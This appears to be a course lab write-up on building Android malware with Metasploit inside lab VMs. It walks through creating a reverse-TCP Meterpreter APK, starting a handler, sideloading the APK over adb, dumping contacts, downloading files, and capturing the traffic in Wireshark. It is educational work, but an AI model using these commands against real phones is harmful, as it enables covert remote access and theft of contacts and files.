Lab 7: Developing Mobile Malware
Set-up
Set up two VMs, keep the attacker and victim machine within the same subnet.
IP address: 10.0.2.15
Install Metasploit Module
$ sudo apt install python3-dev
$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
$ chmod 755 msfinstall
$ ./msfinstall
Install adb to send .apk files to the android VM
$ sudo apt install adb
Install WireShark to capture the traffic between two machines:
$ sudo add-apt-repository ppa:wireshark-dev/stable
$ sudo apt-get install wireshark
IP address: 10.0.2.11
Run an Android virtual machine as what seed project requests to do. After the VM installed, add some entries in Contacts app (e.g. Name: KMR, Phone: 114-514-1919)
Note
The IP address of the Android VM can be obtained by running Terminal Emulator app and typing
$ ifconfig
Note
The two IP addresses listed above are just examples, you need to replace the values with the actual IP addresses on your virtual machines by
$ ifconfig
in the following tasks.
Please make sure that the two VMs are configured with the same subnet.
Explore Metasploits
$ msfconsole
msf >  search type:payload platform:android
Create a reversed TCP 1
msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f raw -o reverse_tcp.apk
Start a handler:
msf > use exploit/multi/handler
msf > set payload android/meterpreter/reverse_tcp
msf > set lhost 10.0.2.15
msf > set lport 4444
msf > exploit
Send the reverse_tcp.apk to the vicitm machine and install it:
$ adb connect 10.0.2.11
$ adb install reverse_tcp.apk

From the victim Android, we start the installed app MainActivity
Warning
No obvious response after double-clicking, but actually it is running in the backgroud.
Then we can see the session information from the attacker VM:

Press Enter and go into the meterpreter console.
Basic Commands
Check if the device is rooted
meterpreter > check_root
See the current directory where you are
meterpreter > pwd
/data/user/0/com.metasploit.stage/files

Dump all contacts
meterpreter > dump_contacts
[*] Fetching 3 contacts into list
[*] Contacts list saved to: contacts_dump_20210527000741.txt
Let’s check it:
Task: steal sensitive files
For example, get the DNS configurations on the victim mobile:
meterpreter > cat /etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
Download it to the attacker machine
meterpreter > download /etc/hosts
Monitor Traffic
Launch Wireshark with root privilege:
$ sudo wireshark
When starting an exploit in Explore Metasploits, Wireshark captures the TCP traffic between the attacker and the victim. For example, here are the packets that the reversed TCP connection establishes (Note that 10.0.2.15:4444 is the malicious host):

We dump the captured traffic into an .pcap file, which can be opened with wireshark. for example:
which records all network traffic during the attack, try to distinguish which traffics are related to the attack process.
- 1
https://www.hackers-arise.com/post/2018/07/06/metasploit-basics-part-13-exploiting-android-mobile-devices